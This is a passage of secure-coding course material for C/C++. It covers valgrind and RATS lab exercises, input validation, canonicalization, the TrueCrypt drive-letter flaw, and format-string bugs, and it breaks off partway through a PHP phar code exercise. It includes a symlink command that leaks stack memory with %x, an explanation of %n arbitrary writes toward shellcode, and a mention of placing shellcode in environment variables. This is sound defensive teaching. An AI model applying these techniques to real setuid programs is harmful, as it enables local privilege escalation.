
```
==2706==      still reachable: 49,152 bytes in 4 blocks
==2706==      suppressed: 0 bytes in 0 blocks
==2706== Reachable blocks (those to which a pointer was found)
are not shown.
==2706== To see them, rerun with: --leak-check=full --show-
reachable=yes
==2706==
==2706== For counts of detected and suppressed errors, rerun
with: -v
==2706== ERROR SUMMARY: 19 errors from 19 contexts (suppressed:
24 from 9)
dev543@dev543-desktop:~/Class$
```

Questions:

- 1) What additional output is now being shown?
- 2) If there are differences between the book and the VM, can you explain the cause?
- 3) Even without seeing any code, can you take a guess as to what might be occurring?
- 4) Is even more output available?

Please rerun valgrind, this time including the '-v' option.

Questions:

- 1) What additional information is provided now?
- 2) How could this prove useful in debugging?
- 3) How could this prove useful in exploit development?

Another extremely handy tool that will allow you to work more easily with valgrind is Alleyoop. It is essentially just an interface to valgrind. To try it out, please run the following:

```
alleyoop telnet
```

This should cause a window to open. Within this window you can choose to run valgrind with telnet with various option settings. Please note that you will need to switch over to your terminal window in order to interact with the telnet session.

Please use alleyoop or valgrind to identify whether or not there are any memory handling issues in the following pieces of code:

- ftp
- who
- finger
- ls
- uptime
- w

For any issues seen, please be prepared to discuss what the potential causes are.

Section 2:**Goals:**

In this section it is our goal to experiment with debugging code while using a dynamic analysis tool. Please feel free to use valgrind or the Alleyoop wrapper for valgrind. Many people find it easier to have use the wrapper so that valgrind does not interfere with the input/output window.

To complete this section, we have provided two pieces of example code for you to compile, analyze and repair. The code samples are in the `08-analysis` directory. You may find it very interesting to run these two pieces of code without valgrind or alleyoop first. You should be able to verify that they appear to work completely and with no signs of bad effects.

The first builds a random binary tree and then traverses the tree. The second builds a B-tree, asks for a value to search for and then outputs a success/fail on the search along with some statistics on the B-tree.

After you are satisfied that both pieces of code compile and run correctly, please analyze them with valgrind or Alleyoop.

- 1) Identify any problems
- 2) Elaborate on potential impacts
- 3) Correct the deficiencies
- 4) Rerun your corrected code under Valgrind to verify that all issues have been resolved

Section 3:**Goals:**

Examine a basic static code analysis tool.


The virtual system that we are using has an additional code analysis tool installed called RATS (Rough Auditing Tool for Security) which is the predecessor for the commercial tool Fortify. To use it, simply run "rats" and provide the source code as an argument.

Please use rats to review all of the code fragments from this section.

Questions:

- 1) Does it find all of the issues that you found?
- 2) Does it miss any issues that you found?
- 3) Did it find any issues that you missed?

Please feel free to go back and review any of the previous labs using this tool.



Files, File I/O & Environmental Interactions

In this next section we will consider how to securely deal with files and other forms of input and output on the local system. While we have really covered the majority of flaws that affect most code, these issues are also quite serious. Often times, these issues are much easier to detect and correct than some of the other issues discussed, especially integer issues and dynamic memory problems.

Core Issue

- Input validation is a root cause
 - What is input?
 - What sources are we ignoring?
 - What is validation?
 - Sanitize
 - Verify
 - Type
 - Size
 - Range

Secure Coding : C/C++

The root cause of the problem with file and other input output issues is usually input validation. Input validation was mentioned early in yesterday's material, but we haven't discussed it in great depth yet.

There is a tendency on the part of most programmers to ignore certain forms of input. For example, input that is being entered directly by a user, whether over the network or through a console, is obviously something that needs to be carefully filtered. On the other hand, environment variables, data retrieved from databases, control messages from backend servers, and similar types of data are often viewed as trusted. However, all of these are input for our application.

Validation in this context means that we need to do two things. We need to sanitize the data to ensure that there is nothing inappropriate within the data and we need to verify that all of the data is of the proper size, type, and range.

Input Validation

- Clearly distinguish all input sources
 - Data external to your code must be validated
 - Size, Type and Range
 - Consider using indirect selection
 - Don't try to correct input, reject it

Secure Coding : C/C++

To perform input validation well we must clearly distinguish all input sources. This means that any data that is external to the application code itself must be validated for the proper size, type, and range.

One strategy that works quite well in protecting from input issues is to use indirect selection. What this means is that the input that a user provides, or the input obtained from any other source, is not used directly. Instead, the input that is obtained is used to select from a predefined list of input. For example, a user's selection may be interpreted to represent one of five different choices that are controlled internally. Regardless of what the user actually enters, there are no other choices that can be obtained because these are the only choices available, perhaps contained within a switch statement.

Another important principle is that we should not bother trying to correct input provided by the user or some other source. When attempting to sanitize input (strip out bad input) some make the mistake of using the cleaned input. A much better strategy is to compare the sanitized input to the original input. If there are any differences between the two, then the input is simply rejected and the user is forced to reenter the data.

While this strategy is considered best practice, it is not always possible to follow this strategy. This is especially true when our application is standing as a mediator between automated processes. In this case, our code would certainly generate a warning of some kind and should then, most likely, assume some safe default interpretation of the input.

Environment Variables

- Environment Variables are input too!
 - Often overlooked or treated as trusted
 - Used for:
 - Path specification
 - User determination
 - Settings/arguments
- Extremely useful for inserting shellcode at known locations!

Secure Coding : C/C++

While I did mention environment variables earlier, environment variables deserve special mention all their own. Within our code environment variables are often used for specifying things like file paths, user identity and various settings or arguments that our code relies upon. For an attacker with access to a local system, environment variables are exceptionally useful. For instance, we mentioned earlier that many modern platforms use address space randomization techniques. These techniques make it somewhat difficult to predict where precisely shellcode will reside in memory, thereby vastly increasing the difficulty of exploitation.

Environment variables make this problem much simpler on some systems. While the attacker may still have no idea where the actual stack is, or the heap for that matter, it doesn't really matter. With a local vulnerability, an environment variable can be created to contain the shellcode. The environment variables will always be in the same location for all of your code. The reason is that the environment is shared between all code and processes initiated by a particular user.

Trust Nothing

- TrueCrypt
 - Project abruptly stops
 - Fears of flaws
 - Extensive code audit reports "safe"
 - September 26, 2015
 - Privilege Escalation flaw under Windows!
 - Mistaken return value based on API call!

Secure Coding : C/C++

When it comes to input validation we must also pay attention to other “sources” of input for our code. A prime example of this is data that we receive from an API call about system resources. Consider the code sample that follows. This code comes from the very well-known TrueCrypt project.

When the TrueCrypt project abruptly shut down, many suspected that there were flaws in the code that may have been well known to government hackers but no one else. This resulted in a massive code audit being performed to find flaws. The auditors produced a report stating that there were no serious flaws in the code.

In September of 2015, however, serious flaws were identified in the Windows versions of TrueCrypt. The flaws are very interesting for us in this section because it is essentially reliance upon a result from an API call (input) that turns out to be unreliable and can result in a serious privilege escalation. Note the code below:

```

1  BOOL IsDriveLetterAvailable (int nDosDriveNo)
2  {
3      OBJECT_ATTRIBUTES objectAttributes;
4      UNICODE_STRING objectName;
5      WCHAR link[128];
6      HANDLE handle;
7      NTSTATUS ntStatus;
8
9      TCGetDosNameFromNumber (link, sizeof(link), nDosDriveNo);
10     RtlInitUnicodeString (&objectName, link);
11     InitializeObjectAttributes (&objectAttributes,
12 &objectName, OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE, NULL,
13 NULL);
14
15     if (NT_SUCCESS (ZwOpenSymbolicLinkObject (&handle,
16 GENERIC_READ, &objectAttributes)))
17     {
18         ZwClose (handle);
19         return FALSE;
20     }
21     return TRUE;
22 }

```

This code identifies a drive letter to be used for mounting a volume. If you read this code very carefully you will still not find the flaw! What's wrong? Note the changes:

```

1  BOOL IsDriveLetterAvailable (int nDosDriveNo)
2  {
3      OBJECT_ATTRIBUTES objectAttributes;
4      UNICODE_STRING objectName;
5      WCHAR link[128];
6      HANDLE handle;
7      NTSTATUS ntStatus;
8
9      TCGetDosNameFromNumber (link, sizeof(link), nDosDriveNo);
10     RtlInitUnicodeString (&objectName, link);
11     InitializeObjectAttributes (&objectAttributes,
12 &objectName, OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE, NULL,
13 NULL);
14
15     if (NT_SUCCESS (ntStatus = ZwOpenSymbolicLinkObject
16 (&handle, GENERIC_READ, &objectAttributes)))
17     {
18         ZwClose (handle);
19         return FALSE;
20     }
21     return (ntStatus == STATUS_OBJECT_NAME_NOT_FOUND)? TRUE :
22 FALSE;
23 }

```

So what changed? Just two things. First, the `ntStatus` variable is now actually being used to determine the return value from the function and it is being checked against a “NOT FOUND” condition. The other change is really just populating that variable!!

Previously, the code assumed that this would improperly make assumptions about the drive letter, allowing a clever attacker to mount files with elevated privileges!

Canonicalize Input

- When input will then be used for environmental interactions...
 - Always convert to absolute names
 - Relative name may have been passed
 - Always canonicalize first
 - Then check for “correctness”

Secure Coding : C/C++

Let's put some of this material into the context of files and file I/O. Whenever input is going to be used for environmental interactions, that is file I/O, database interaction, or anything else external to the application, we should canonicalize the input. The reason for this requirement is that, either intentionally or unintentionally, the filename passed (or other path related input) might be a relative path.

While there's nothing inherently wrong with someone passing us a relative path, if our code is simply expecting a filename, then the relative path might have unintended consequences in our code.

As an example, consider the PHP language. PHP itself is written in C/C++. Within PHP, it has native support for session management. The default behavior is for the session store to be kept in files in a temporary directory on the server. A portion of the file name actually constitutes the cookie value. This cookie value is sent to the web client and then relayed to the server with every request. In order to determine if it is a valid session, PHP opens the temporary file.

Until only recently, modifying the value of the cookie with a relative path would generate a serious error. The reason was that PHP failed to canonicalize the filename before attempting to open the PHP session file.

For this reason, we should always obtain the canonical form before checking for correctness.

Canonicity and Decoding

- Input that must be decoded should be decoded once
 - How many times to you canonicalize a file name?
 - Why would you run any other input through a decoder more than once?
 - All size/type/range checks must come *after* the canonicalization stage!

Secure Coding : C/C++

In fact, let's state a secure coding practice related to this issue. Whenever input must be decoded in some way, the decoding process should occur before we examine the data or try to convert it to a canonical form. Further, the decoding process should only occur one time.

What if you have a situation where data has been multiply encoded intentionally? In that case, you could modify this practice to state that all decoding must occur in one place only. The decoding should all occur before the canonical form is derived, and we should not validate size, type, and range until all decoding has been completed.

The risk is that if decoding occurs in more than one stage of the application, we could end up with concealed vulnerabilities. The Microsoft IIS server was vulnerable to just such a problem. Only a few years ago, the server was protected against simple Unicode encoding of malicious arguments. Only a few months after this issue was patched, it was discovered that the IIS server actually decodes the input multiple times and at different points while processing the input. The resulting vulnerability was that it was now possible to multiply encode a single vulnerability and bypass the recent patch, exploiting the server with the same old vulnerability, just encoded in multiple passes.

Sanitizing Data

- A part of input validation
 - Requires escaping metacharacters
 - Usually discussed in context of command injection
 - Shell commands, SQL commands, etc.
 - Consider whitelisting as a best practice

Secure Coding : C/C++

All input must be sanitized regardless of whether we are getting the input from a file or other I/O context. At a minimum this requires escaping of metacharacters. Metacharacters are those characters that are used to indicate something other than their own literal value. For example, using an asterisk on the command line in the place of a filename indicates that you wish to find any file, not a file named with an asterisk. This is a simple example of a metacharacter.

Sanitization of input is usually discussed in the context of command injection. This could involve input that is passed to a spawned shell, SQL injection issues, and other types of command injection issues. It could also be as simple as tricking an application into accepting inappropriate input.

The best practice for sanitization is to use white listing rather than blacklisting. Attempting to create a complete blacklist of all potential metacharacters for an application is actually quite difficult. The reason is that the characters that matter will vary depending upon how the input will be used. A much better practice is to create a white list of known good characters, which is a list of characters that your application needs to accept. If within that list there are some potential metacharacters, then those can be handled separately and rendered safe through escaping.

Format Strings

- %s, %d, %x, %f...
 - Clearly, caution is needed for input
 - What about output?
- Passing the wrong type to the format parameter creates incorrect output

Secure Coding : C/C++

At times, programmers overlook some security issues that seem as though nothing could go wrong. While it is obvious that input needs to be sanitized, and that validation routines must verify the correct size, type, and range, what about output?

Most output rendered from these programming languages is run through a set of standard library functions that format output. All of these functions make use of what are called format strings. Anyone who has worked with these languages for any length of time will be generally familiar with these.

There are a few things that can go wrong with format strings. One must remember that regardless of which language we are using, the underlying library for functions such as these is typically written in the C language. The reason that we point this out is that in the C language an assumption is made that if you try to do something dangerous, you must know what you're doing.

An example of this with output is that if we use a format string that calls for a floating point value but we provide the address of an integer type, the formatted output function will happily access the memory location pointed to by the integer type and display that value as a floating point. Of course, the output will likely be incorrect.

An error of this sort is typically easy to identify. There are more serious things that can go wrong with format strings, however.

Controlling Format Strings

- What could go wrong here?

```
#include<stdio.h>

void usage(char *executable_name)
{
    char output[1024];
    sprintf(output, "Usage: %s [optional_argument]\n", executable_name);
    printf(output);
}

int main(int argc, char **argv)
{
    usage(argv[0]);
}
```

Secure Coding : C/C++

Please consider the format string in the slide above.²⁹ As you consider this slide, examine what could go wrong. After a few moments, the instructor will entertain a class discussion and perhaps even demonstrate some of the potential issues.

In this case, note that we are taking the value sent to us on the command line, ARGV[0], and printing it into a string. The string itself has an arbitrary value, yet there is no verification to ensure that the filename passed in from the command line is small enough to prevent overflow.

Additionally, once this input is added to the initial string, the string itself is sent down through another formatted printing function. What would happen if the input file name contains a format string characters?

²⁹ This code can also be found in 09-format-string.

What Happens Now?

- Lets create a link

```
root@jars-desktop:/home/jars#  
root@jars-desktop:/home/jars# ln -s usage %x%x%x%xusage  
root@jars-desktop:/home/jars# ./%x%x%x%xusage  
Usage: ./804853cbffff8dbb7ffa1f58usage [optional_argument]  
root@jars-desktop:/home/jars#
```

- We're reading values off of the stack

- Can be turned into an arbitrary memory read
- We'll explain but this isn't an exploit class

Secure Coding : C/C++

How could we send formatting characters as part of the filename? Of course, we could simply rename the file. However, this would be much more interesting if the program using this particular usage recipe was a set user id program owned by another user or even root.

In that case, how can we control the filename? The easy answer is, simply create a symbolic link. Using a symbolic link, we can control the linked file name. This linked name will be passed as the actual file name to the executable. As you can see in the slide, here we have added a number of %x values to the filename.

When the program is executed now, note that a long string of hexadecimal values is printed before the rest of the usage statement. Where are these hexadecimal values coming from? If you look carefully, you may see some values that look somewhat familiar. If you recall the demonstration of a buffer overflow exploit, you'll recognize that at least one of the values appears to be a memory address very close to where the stack was located from that sample code. In fact, that's exactly where this data is coming from.

The format string functions take a variable list of arguments in the form, typically, of memory addresses pushed onto the stack. As the library function decodes the format string, it references the values at those positions on the stack and attempts to interpret them as valid data or data pointers. However, there is nothing in the function call to indicate exactly how many arguments to expect. For this reason, if the user can modify the input string, then the user can specify how many parameters are expected. Please note, this will not break the stack. The stack pointer is not used to access these values. Instead, the EBP register is used with an offset value to find each item on the stack.

This means that if a user is able to find a vulnerable format string, he can potentially read almost any value off of the stack. Additionally, while they can read this data, the stack itself remains uncorrupted. In other words, they can read this data and then the code continues to operate correctly. There are two exceptions to this.

The first exception is that if the user reads so much data off of the stack that they actually pass the top of memory for this process, then there will be a segmentation violation. The second exception is if the user accomplishes an arbitrary write. In that case, it is possible that either the stack or some other region of memory will become corrupted and overwritten.

Arbitrary Write?

- Reading is great but can we write?
 - Yes!
 - Who knows what the '%n' option does?

Secure Coding : C/C++

How is it that someone could accomplish an arbitrary write? Format strings only read off of the stack, don't they?

While this is largely true, there is a little-known option that can be used to write values into memory. The %n argument tells the format string function to calculate the total number of characters written so far and to store that value into the next address on the stack. Let me be clear, it's not asking for that value to be stored on the stack, but into the location indicated by the next value on the stack, which will be interpreted as a pointer to an integer.

This feature has been a part of format strings for a very long time. The primary purpose was to allow for easy formatting of data while generating controlled output. For us, the real danger is that if we are vulnerable to a format string, someone who discovers this could use this option to write arbitrary values anywhere in memory.

Leveraging %n

- Could we build a format string with shellcode in it?
 - Of course!
 - Carefully align a hex address on the stack
 - Stack is used by *printf functions
 - Experiment until %n will store in the next value
 - And the next value is our address!
 - With sufficient effort we can store and possibly execute shellcode!

Secure Coding : C/C++

But how could we accomplish this? Remember that if a format string vulnerability exists, this means that the user has the ability to control the string that will be passed to a format string function. This means that the user could carefully align a hexadecimal memory address as one of the arguments on the stack. He would have sent it as a part of the format string.

With a little bit of experimentation, it is usually simple to control this type of behavior. Once we have aligned the hexadecimal address correctly on the stack, we can then use other format string tricks in order to control the value written into that location.

Your first impression might be that, while we can write a value into a memory address, that value will be however many characters have been printed so far. While that is true, remember that there are precision options that can be used with all format string values. This allows us to adjust that value to any arbitrary value we'd like.³⁰

³⁰ There are some exceptions to this. For example, writing a null character is exceedingly difficult. However, it is possible to incrementally align the memory address so as to write a larger value which will contain at least a lower byte containing a zero. Progressive alignments allow us to leave a trail of zeros, making this difficult but feasible.

Who Would Pass User Input?

- Hopefully not us
 - Reportedly some college professors demonstrate `printf(array)` as a shortcut
- What about Localization tables?
 - Who edits them?
 - Could we end up with format strings there?
 - Could a user potentially edit them?

Secure Coding : C/C++

You may be reading or listening to this asking yourself, “Who would ever pass user input into a format string function as the format string?” This is an excellent question. Hopefully, the answer is that none of us would do this.

However, I have heard a large number of reports that college professors will sometimes offer this as a shortcut solution to printing a string. Unfortunately, many times college professors are more interested in teaching shortcuts than they are in teaching secure coding practices.

Another common place to find this kind of a problem, even in well-written code, is in localization tables and functions. Quite often, localization data is stored external to the application itself. These strings are often passed directly into format strings, sometimes even used as the format string itself to allow the localization to be more flexible. In these cases, we must carefully train individuals who will be editing these tables. The tables themselves must also be validated after they are created to ensure that nothing inappropriate, accidental or otherwise, has been introduced³¹.

³¹ It may also be worth noting that some newer compilers enforce the `%n` protection option. If `%n` is detected, the process is terminated to prevent a write.

Exercise!

- Please examine the code examples in your book
 - Look for possible format string issues
 - Identify input validation issues
- Be on the look out for issues already covered!

Secure Coding : C/C++

At this point, it's time for another exercise. Please take a look at the following code examples and see what sorts of problems you can identify. Of course, you should be on the lookout specifically for the issues discussed in this section, but also be on the lookout for other issues. You may find dynamic memory management problems, character array problems, integer overflows, or any other issues that we've discussed so far in class. After a short period of time, the instructor will call for class discussion and review potential answers to the coding problems.

Important Fact: stream contains user input.

```

1 // Taken from PHP
2
3 /**
4  * Used to save work done on a writeable phar
5  */
6 static int phar_stream_flush/php_stream *stream TSRMLS_DC) /* {{{
7 */
8 {
9     char *error;
10    int ret;
11    if (stream->mode[0] == 'w' || (stream->mode[0] == 'r' &&
12 stream->mode[1] == '+')) {
13        ret = phar_flush(((phar_entry_data *)stream-
14 >abstract)->phar, 0, 0, 0, &error TSRMLS_CC);
15        if (error) {
16            php_stream_wrapper_log_error(stream->wrapper,
17 REPORT_ERRORS TSRMLS_CC, error);
18            efree(error);
19        }
20        return ret;
21    } else {
22        return EOF;
23    }
24
25
26
27
28
29 /*-----*/
30
31 /**
32  * Save phar contents to disk
33  *
34  * user_stub contains either a string, or a resource pointer, if
35  len is a negative length.
36  * user_stub and len should be both 0 if the default or existing
37  stub should be used
38  */
39 int phar_flush(phar_archive_data *phar, char *user_stub, long
40 len, int convert, char **error TSRMLS_DC) /* {{{ */
41 {
42     /* static const char newstub[] = "<?php __HALT_COMPILER();
43     ?>\r\n"; */
44     char *newstub;
45     phar_entry_info *entry, *newentry;
46     int halt_offset, restore_alias_len, global_flags = 0,
47 closeoldfile;
48     char *pos, has_dirs = 0;
49     char manifest[18], entry_buffer[24];
50     off_t manifest_ftell;
51     long offset;
52     size_t wrote;

```

```

53     php_uint32 manifest_len, mytime, loc, new_manifest_count;
54     php_uint32 newcrc32;
55     php_stream *file, *oldfile, *newfile, *stubfile;
56     php_stream_filter *filter;
57     php_serialize_data_t metadata_hash;
58     smart_str main_metadata_str = {0};
59     int free_user_stub, free_fp = 1, free_uvp = 1;
60
61     if (phar->is_persistent) {
62         if (error) {
63             sprintf(error, 0, "internal error: attempt to
64 flush cached zip-based phar \"%s\"", phar->fname);
65         }
66         return EOF;
67     }
68
69     if (error) {
70         *error = NULL;
71     }
72
73     if (!zend_hash_num_elements(&phar->manifest) && !user_stub)
74 {
75         return EOF;
76     }
77
78     zend_hash_clean(&phar->virtual_dirs);
79
80     if (phar->is_zip) {
81         return phar_zip_flush(phar, user_stub, len, convert,
82 error TSRMLS_CC);
83     }
84
85     if (phar->is_tar) {
86         return phar_tar_flush(phar, user_stub, len, convert,
87 error TSRMLS_CC);
88     }
89
90     if (PHAR_G(readonly)) {
91         return EOF;
92     }
93
94     if (phar->fp && !phar->is_brandnew) {
95         oldfile = phar->fp;
96         closeoldfile = 0;
97         php_stream_rewind(oldfile);
98     } else {
99         oldfile = php_stream_open_wrapper(phar->fname, "rb",
100 0, NULL);
101         closeoldfile = oldfile != NULL;
102     }
103     newfile = php_stream_fopen_tmpfile();
104     if (!newfile) {

```

```
105         if (error) {
106             sprintf(error, 0, "unable to create temporary
107 file");
108         }
109         if (closeoldfile) {
110             php_stream_close(oldfile);
111         }
112         return EOF;
113     }
114
115     if (user_stub) {
116         if (len < 0) {
117             /* resource passed in */
118             if (!(php_stream_from_zval_no_verify(stubfile,
119 (zval **)user_stub))) {
120                 if (closeoldfile) {
121                     php_stream_close(oldfile);
122                 }
123                 php_stream_close(newfile);
124                 if (error) {
125                     sprintf(error, 0, "unable to access
126 resource to copy stub to new phar \"%s\"", phar->fname);
127                 }
128                 return EOF;
129             }
130             if (len == -1) {
131                 len = PHP_STREAM_COPY_ALL;
132             } else {
133                 len = -len;
134             }
135             user_stub = 0;
136             if (!(len = php_stream_copy_to_mem(stubfile,
137 &user_stub, len, 0)) || !user_stub) {
138                 if (closeoldfile) {
139                     php_stream_close(oldfile);
140                 }
141                 php_stream_close(newfile);
142                 if (error) {
143                     sprintf(error, 0, "unable to read
144 resource to copy stub to new phar \"%s\"", phar->fname);
145                 }
146                 return EOF;
147             }
148             free_user_stub = 1;
149         } else {
150             free_user_stub = 0;
151         }
152         if ((pos = strstr(user_stub, "__HALT_COMPILER();")) ==
153 NULL)
154         {
155             if (closeoldfile) {
156                 php_stream_close(oldfile);
```

```

157         }
158         php_stream_close(newfile);
159         if (error) {
160             spprintf(error, 0, "illegal stub for phar
161 \"%s\"", phar->fname);
162         }
163         if (free_user_stub) {
164             efree(user_stub);
165         }
166         return EOF;
167     }
168     len = pos - user_stub + 18;
169     if ((size_t)len != php_stream_write(newfile,
170 user_stub, len)
171         ||
172         5 != php_stream_write(newfile, "
173 ?>\r\n", 5)) {
174         if (closeoldfile) {
175             php_stream_close(oldfile);
176         }
177         php_stream_close(newfile);
178         if (error) {
179             spprintf(error, 0, "unable to create stub
180 from string in new phar \"%s\"", phar->fname);
181         }
182         if (free_user_stub) {
183             efree(user_stub);
184         }
185         return EOF;
186     }
187     phar->halt_offset = len + 5;
188     if (free_user_stub) {
189         efree(user_stub);
190     }
191     } else {
192         size_t written;
193         if (!user_stub && phar->halt_offset && oldfile &&
194 !phar->is_brandnew) {
195             phar_stream_copy_to_stream(oldfile, newfile,
196 phar->halt_offset, &written);
197             newstub = NULL;
198         } else {
199             /* this is either a brand new phar or a default
200 stub overwrite */
201             newstub = phar_create_default_stub(NULL, NULL,
202 &(phar->halt_offset), NULL TSRMLS_CC);
203             written = php_stream_write(newfile, newstub,
204 phar->halt_offset);
205         }
206         if (phar->halt_offset != written) {
207             if (closeoldfile) {
208                 php_stream_close(oldfile);

```

```
209         }
210         php_stream_close(newfile);
211         if (error) {
212             if (newstub) {
213                 sprintf(error, 0, "unable to create
214 stub in new phar \"%s\"", phar->fname);
215             } else {
216                 sprintf(error, 0, "unable to copy
217 stub of old phar to new phar \"%s\"", phar->fname);
218             }
219         }
220         if (newstub) {
221             efree(newstub);
222         }
223         return EOF;
224     }
225     if (newstub) {
226         efree(newstub);
227     }
228 }
229 manifest_ftell = php_stream_tell(newfile);
230 halt_offset = manifest_ftell;
231
232 /* Check whether we can get rid of some of the deleted
233 entries which are
234 * unused. However some might still be in use so even after
235 this clean-up
236 * we need to skip entries marked is_deleted. */
237 zend_hash_apply(&phar->manifest,
238 phar_flush_clean_deleted_apply TSRMLS_CC);
239
240 /* compress as necessary, calculate crcs, serialize meta-
241 data, manifest size, and file sizes */
242 main_metadata_str.c = 0;
243 if (phar->metadata) {
244     PHP_VAR_SERIALIZE_INIT(metadata_hash);
245     php_var_serialize(&main_metadata_str, &phar->metadata,
246 &metadata_hash TSRMLS_CC);
247     PHP_VAR_SERIALIZE_DESTROY(metadata_hash);
248 } else {
249     main_metadata_str.len = 0;
250 }
251 new_manifest_count = 0;
252 offset = 0;
253 for (zend_hash_internal_pointer_reset(&phar->manifest);
254      zend_hash_has_more_elements(&phar->manifest) ==
255 SUCCESS;
256      zend_hash_move_forward(&phar->manifest)) {
257     if (zend_hash_get_current_data(&phar->manifest, (void
258 **)&entry) == FAILURE) {
259         continue;
260     }
```

```

261         if (entry->cfp) {
262             /* did we forget to get rid of cfp last time? */
263             php_stream_close(entry->cfp);
264             entry->cfp = 0;
265         }
266         if (entry->is_deleted || entry->is_mounted) {
267             /* remove this from the new phar */
268             continue;
269         }
270         if (!entry->is_modified && entry->fp_refcount) {
271             /* open file pointers refer to this fp, do not
272 free the stream */
273             switch (entry->fp_type) {
274                 case PHAR_FP:
275                     free_fp = 0;
276                     break;
277                 case PHAR_UFP:
278                     free_ufp = 0;
279                 default:
280                     break;
281             }
282         }
283         /* after excluding deleted files, calculate manifest
284 size in bytes and number of entries */
285         ++new_manifest_count;
286         phar_add_virtual_dirs(phar, entry->filename, entry-
287 >filename_len TSRMLS_CC);
288
289         if (entry->is_dir) {
290             /* we use this to calculate API version, 1.1.1 is
291 used for phars with directories */
292             has_dirs = 1;
293         }
294         if (entry->metadata) {
295             if (entry->metadata_str.c) {
296                 smart_str_free(&entry->metadata_str);
297             }
298             entry->metadata_str.c = 0;
299             entry->metadata_str.len = 0;
300             PHP_VAR_SERIALIZE_INIT(metadata_hash);
301             php_var_serialize(&entry->metadata_str, &entry-
302 >metadata, &metadata_hash TSRMLS_CC);
303             PHP_VAR_SERIALIZE_DESTROY(metadata_hash);
304         } else {
305             if (entry->metadata_str.c) {
306                 smart_str_free(&entry->metadata_str);
307             }
308             entry->metadata_str.c = 0;
309             entry->metadata_str.len = 0;
310         }
311

```

```

312         /* 32 bits for filename length, length of filename,
313 manifest + metadata, and add 1 for trailing / if a directory */
314         offset += 4 + entry->filename_len +
315 sizeof(entry_buffer) + entry->metadata_str.len + (entry->is_dir ?
316 1 : 0);
317
318         /* compress and rehash as necessary */
319         if ((oldfile && !entry->is_modified) || entry->is_dir)
320         {
321             if (entry->fp_type == PHAR_UFP) {
322                 /* reset so we can copy the compressed data
323 over */
324                 entry->fp_type = PHAR_FP;
325             }
326             continue;
327         }
328         if (!phar_get_efp(entry, 0 TSRMLS_CC)) {
329             /* re-open internal file pointer just-in-time */
330             newentry = phar_open_jit(phar, entry, error
331 TSRMLS_CC);
332             if (!newentry) {
333                 /* major problem re-opening, so we ignore
334 this file and the error */
335                 efree(*error);
336                 *error = NULL;
337                 continue;
338             }
339             entry = newentry;
340         }
341         file = phar_get_efp(entry, 0 TSRMLS_CC);
342         if (-1 == phar_seek_efp(entry, 0, SEEK_SET, 0, 1
343 TSRMLS_CC)) {
344             if (closeoldfile) {
345                 php_stream_close(oldfile);
346             }
347             php_stream_close(newfile);
348             if (error) {
349                 sprintf(error, 0, "unable to seek to start
350 of file \"%s\" while creating new phar \"%s\"", entry->filename,
351 phar->fname);
352             }
353             return EOF;
354         }
355         newcrc32 = ~0;
356         mytime = entry->uncompressed_filesize;
357         for (loc = 0; loc < mytime; ++loc) {
358             CRC32(newcrc32, php_stream_getc(file));
359         }
360         entry->crc32 = ~newcrc32;
361         entry->is_crc_checked = 1;
362         if (!(entry->flags & PHAR_ENT_COMPRESSION_MASK)) {
363             /* not compressed */

```

```

364         entry->compressed_filesize = entry-
365 >uncompressed_filesize;
366         continue;
367     }
368     filter =
369 php_stream_filter_create(phar_compress_filter(entry, 0), NULL, 0
370 TSRMLS_CC);
371     if (!filter) {
372         if (closeoldfile) {
373             php_stream_close(oldfile);
374         }
375         php_stream_close(newfile);
376         if (entry->flags & PHAR_ENT_COMPRESSED_GZ) {
377             if (error) {
378                 sprintf(error, 0, "unable to gzip
379 compress file \"%s\" to new phar \"%s\"", entry->filename, phar-
380 >fname);
381             }
382             } else {
383                 if (error) {
384                     sprintf(error, 0, "unable to bzip2
385 compress file \"%s\" to new phar \"%s\"", entry->filename, phar-
386 >fname);
387                 }
388             }
389             return EOF;
390         }
391
392         /* create new file that holds the compressed version
393 */
394         /* work around inability to specify freedom in write
395 and strictness
396 in read count */
397         entry->cfp = php_stream_fopen_tmpfile();
398         if (!entry->cfp) {
399             if (error) {
400                 sprintf(error, 0, "unable to create
401 temporary file");
402             }
403             if (closeoldfile) {
404                 php_stream_close(oldfile);
405             }
406             php_stream_close(newfile);
407             return EOF;
408         }
409         php_stream_flush(file);
410         if (-1 == phar_seek_efp(entry, 0, SEEK_SET, 0, 0
411 TSRMLS_CC)) {
412             if (closeoldfile) {
413                 php_stream_close(oldfile);
414             }
415             php_stream_close(newfile);

```

```
416         if (error) {
417             sprintf(error, 0, "unable to seek to start
418 of file \"%s\" while creating new phar \"%s\"", entry->filename,
419 phar->fname);
420         }
421         return EOF;
422     }
423     php_stream_filter_append((&entry->cfp->writefilters),
424 filter);
425     if (SUCCESS != phar_stream_copy_to_stream(file, entry-
